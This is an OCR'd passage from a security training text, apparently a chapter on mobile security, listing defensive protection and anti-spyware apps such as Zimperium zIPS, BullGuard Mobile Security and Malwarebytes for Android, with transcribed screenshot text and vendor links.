


68% 3:34 PM
IPS
Threat Detected!
5 Active Issues
Device Safety
Network Safety
Apps Safety
Activity Monitor

Figure 17.76: Screenshot of Zimperium's zIPS

- **BullGuard Mobile Security and Antivirus**

  Source: *https://play.google.com*

  BullGuard Mobile Security and Antivirus is an app for Android devices that provides total protection of the devices and personal data. It provides complete mobile phone anti-virus protection against all mobile phone viruses. It locks, locates, and wipes data remotely if the device is lost or stolen. It also blocks unwanted calls and SMS.



12:30
BullGuard Mobile Security
Your are protected
Antivirus
Last scan: 3 hours ago
Call Manager
3 blocked calls
Parental Control
Device monitored
Antitheft
Module is enabled
Backup
Last Backup: Just now
12:30
Antivirus
Your device is infected
Last scan: Just now
SCAN AGAIN
3
Threats detected
FIX NOW
12:30
Antitheft
ANTITHEFT
SMS COMMANDS
Antitheft is enabled
Antitheft Features
Lock
Locate
Wipe
Scream

After enabling Antitheft, control your device from **msm.bullguard.com**, in case it is missing or stolen

Figure 17.77: Screenshots of BullGuard Mobile Security and Antivirus

Some additional mobile protection tools are as follows:

- Norton Mobile Security for iOS (*https://us.norton.com*)
- Comodo Mobile Security (*https://m.comodo.com*)
- Bitdefender Mobile Security & Antivirus (*https://www.bitdefender.com*)
- ESET Mobile Security & Antivirus (*https://www.eset.com*)
- WISeID Personal Vault (*https://www.wiseid.com*)



Mobile Anti-Spyware

Malwarebytes for Android

- Malwarebytes Anti-malware mobile tool provides **protection against malware**, **ransomware**, and other growing threats to Android devices

Features

- Detects and removes adware and malware
- Automatically blocks malware and ransomware
- Conducts a privacy audit for all apps
- Safer browsing

https://www.malwarebytes.com

AntiSpy Mobile
https://antispymobile.com

Spyware Detector - Spy Scanner
https://play.google.com

iAmNotified - Anti Spy System
https://iamnotified.com

Privacy Scanner (AntiSpy) Free
https://play.google.com

